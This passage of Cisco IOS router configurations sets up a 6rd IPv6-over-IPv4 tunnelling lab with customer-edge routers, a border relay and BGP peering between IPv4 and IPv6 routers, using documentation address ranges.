 neighbor 2001:DB8:1::1 remote-as 65502
 !
```

```
 address-family ipv4
  no synchronization
  network 2.2.2.2
  neighbor 2001:DB8:1::1 activate
  no auto-summary
 exit-address-family
 !
 address-family ipv6
  network 2001:DB8:1::/64
  network 2001:DB8:2::/64
  neighbor 2001:DB8:1::1 activate
 exit-address-family
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
!
no cdp log mismatch duplex
!
!
!
!
!
!
control-plane
 !
!
!
!
!
!
gatekeeper
 shutdown
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line vty 0 4
 login
!
end
```

6rd Cisco

CE1

```
Current configuration : 1425 bytes
```

```
!
! Last configuration change at 17:51:28 UTC Sun Oct 18 2015
!
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
!
hostname CE1
!
boot-start-marker
boot-end-marker
!
!
!
no aaa new-model
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
!
!
no ip domain lookup
ipv6 unicast-routing
ipv6 cef
!
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
!
!
!
!
!
interface Tunnel0
 no ip address
 no ip redirects
 ipv6 enable
 tunnel source FastEthernet0/0
 tunnel mode ipv6ip 6rd
 tunnel 6rd ipv4 prefix-len 16 suffix-len 8
 tunnel 6rd prefix 2001:DB8:3::/48
```

```
 tunnel 6rd br 10.1.0.1
!
interface FastEthernet0/0
 ip address 10.1.1.1 255.255.0.0
 ip nat outside
 speed auto
 duplex auto
 ipv6 enable
!
interface FastEthernet0/1
 ip address 192.168.1.1 255.255.255.0
 ip nat inside
 speed auto
 duplex auto
 ipv6 address FE80::1 link-local
 ipv6 address 2001:DB8:3:100::/64 eui-64
!
ip nat inside source list NAT interface FastEthernet0/0 overload
ip forward-protocol nd
!
!
no ip http server
no ip http secure-server
ip route 0.0.0.0 0.0.0.0 10.1.3.1
!
ip access-list standard NAT
 permit 192.168.1.0 0.0.0.255
!
ipv6 route ::/0 Tunnel0
!
!
!
control-plane
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line vty 0 4
 login
!
!
end
```

CE2

```
Current configuration : 1425 bytes
!
! Last configuration change at 17:54:21 UTC Sun Oct 18 2015
!
version 15.2
service timestamps debug datetime msec
```

```
service timestamps log datetime msec
!
hostname CE2
!
boot-start-marker
boot-end-marker
!
!
!
no aaa new-model
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
!
!
no ip domain lookup
ipv6 unicast-routing
ipv6 cef
!
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
!
!
!
!
!
interface Tunnel0
 no ip address
 no ip redirects
 ipv6 enable
 tunnel source FastEthernet0/0
 tunnel mode ipv6ip 6rd
 tunnel 6rd ipv4 prefix-len 16 suffix-len 8
 tunnel 6rd prefix 2001:DB8:3::/48
 tunnel 6rd br 10.1.0.1
!
interface FastEthernet0/0
 ip address 10.1.2.1 255.255.0.0
 ip nat outside
```

```
 speed auto
 duplex auto
 ipv6 enable
!
interface FastEthernet0/1
 ip address 192.168.1.1 255.255.255.0
 ip nat inside
 speed auto
 duplex auto
 ipv6 address FE80::1 link-local
 ipv6 address 2001:DB8:3:200::/64 eui-64
!
ip nat inside source list NAT interface FastEthernet0/0 overload
ip forward-protocol nd
!
!
no ip http server
no ip http secure-server
ip route 0.0.0.0 0.0.0.0 10.1.3.1
!
ip access-list standard NAT
 permit 192.168.1.0 0.0.0.255
!
ipv6 route ::/0 Tunnel0
!
!
!
control-plane
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line vty 0 4
 login
!
!
end
```

BR

```
Current configuration : 1690 bytes
!
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
!
hostname BR
!
boot-start-marker
boot-end-marker
!
```

```
!
!
no aaa new-model
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
!
!
no ip domain lookup
ipv6 general-prefix 6RD-PREFIX 6rd Tunnel0
ipv6 unicast-routing
ipv6 cef
!
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
!
!
!
!
!
interface Tunnel0
 no ip address
 no ip redirects
 ipv6 address 2001:DB8:3::/128 anycast
 ipv6 enable
 tunnel source FastEthernet0/0
 tunnel mode ipv6ip 6rd
 tunnel 6rd ipv4 prefix-len 16 suffix-len 8
 tunnel 6rd prefix 2001:DB8:3::/48
!
interface FastEthernet0/0
 ip address 10.1.0.1 255.255.0.0
 speed auto
 duplex auto
!
interface FastEthernet0/1
 no ip address
 speed auto
 duplex auto
```

```
 ipv6 address FE80::1 link-local
 ipv6 address 2001:DB8:1::1/64
!
interface FastEthernet1/0
 no ip address
 shutdown
 speed auto
 duplex auto
!
interface FastEthernet1/1
 no ip address
 shutdown
 speed auto
 duplex auto
!
router bgp 65502
 bgp router-id 1.1.1.1
 bgp log-neighbor-changes
 neighbor 2001:DB8:1::2 remote-as 65504
 !
 address-family ipv4
  network 1.1.1.1
  no neighbor 2001:DB8:1::2 activate
 exit-address-family
 !
 address-family ipv6
  network 2001:DB8:1::/64
  network 2001:DB8:3::/48
  neighbor 2001:DB8:1::2 activate
 exit-address-family
!
ip forward-protocol nd
!
!
no ip http server
no ip http secure-server
!
ipv6 route 2001:DB8:3::/48 Tunnel0
!
!
!
control-plane
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line vty 0 4
 login
!
!
end
```

IPv4-gateway

```
Current configuration : 1759 bytes
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname IPv4-router
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
!
!
!
ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
no ip domain lookup
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
!
!
!
!
!
redundancy
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
interface FastEthernet0/0
 ip address 192.0.2.3 255.255.255.248
 duplex full
 speed 10
 !
!
interface FastEthernet0/1
```

```
 ip address 192.0.2.9 255.255.255.248
 duplex auto
 speed auto
 !
!
interface Serial1/0
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/1
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/2
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/3
 no ip address
 shutdown
 serial restart-delay 0
 !
!
router bgp 65503
 bgp log-neighbor-changes
 neighbor 192.0.2.1 remote-as 65501
 neighbor 192.0.2.2 remote-as 65502
 neighbor 192.0.2.4 remote-as 65504
 !
 address-family ipv4
  no synchronization
  network 192.0.2.0 mask 255.255.255.248
  network 192.0.2.8 mask 255.255.255.248
  neighbor 192.0.2.1 activate
  neighbor 192.0.2.1 send-community both
  neighbor 192.0.2.2 activate
  neighbor 192.0.2.2 send-community both
  neighbor 192.0.2.4 activate
  no auto-summary
 exit-address-family
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
!
no cdp log mismatch duplex
!
!
!
!
!
```

```
!
control-plane
 !
!
!
!
!
!
gatekeeper
 shutdown
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line vty 0 4
 login
!
end
```

IPv6-router

```
Current configuration : 1852 bytes
!
upgrade fpd auto
version 15.0
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname IPv6-router
!
boot-start-marker
boot-end-marker
!
!
no aaa new-model
!
!
!
ip source-route
no ip icmp rate-limit unreachable
ip cef
!
!
!
!
no ip domain lookup
ipv6 unicast-routing
ipv6 cef
!
multilink bundle-name authenticated
```

```
!
!
!
!
!
!
!
!
!
redundancy
!
!
ip tcp synwait-time 5
!
!
!
!
!
!
!
!
interface Loopback0
 description BGP
 ip address 2.2.2.2 255.255.255.255
 !
!
interface FastEthernet0/0
 no ip address
 duplex auto
 speed auto
 ipv6 address FE80::2 link-local
 ipv6 address 2001:DB8:1::2/64
 !
!
interface FastEthernet0/1
 no ip address
 duplex auto
 speed auto
 ipv6 address FE80::1 link-local
 ipv6 address 2001:DB8:2::1/64
 !
!
interface Serial1/0
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/1
 no ip address
 shutdown
 serial restart-delay 0
 !
!
interface Serial1/2
 no ip address
 shutdown
 serial restart-delay 0
 !
```

```
!
interface Serial1/3
 no ip address
 shutdown
 serial restart-delay 0
 !
!
router bgp 65504
 bgp router-id 2.2.2.2
 no bgp default ipv4-unicast
 bgp log-neighbor-changes
 neighbor 2001:DB8:1::1 remote-as 65502
 !
 address-family ipv4
  no synchronization
  network 2.2.2.2
  neighbor 2001:DB8:1::1 activate
  no auto-summary
 exit-address-family
 !
 address-family ipv6
  network 2001:DB8:1::/64
  network 2001:DB8:2::/64
  neighbor 2001:DB8:1::1 activate
 exit-address-family
!
ip forward-protocol nd
no ip http server
no ip http secure-server
!
!
!
no cdp log mismatch duplex
!
!
!
!
!
!
control-plane
 !
!
!
!
!
!
gatekeeper
 shutdown
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 stopbits 1
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
```

```
 stopbits 1
line vty 0 4
 login
!
end
```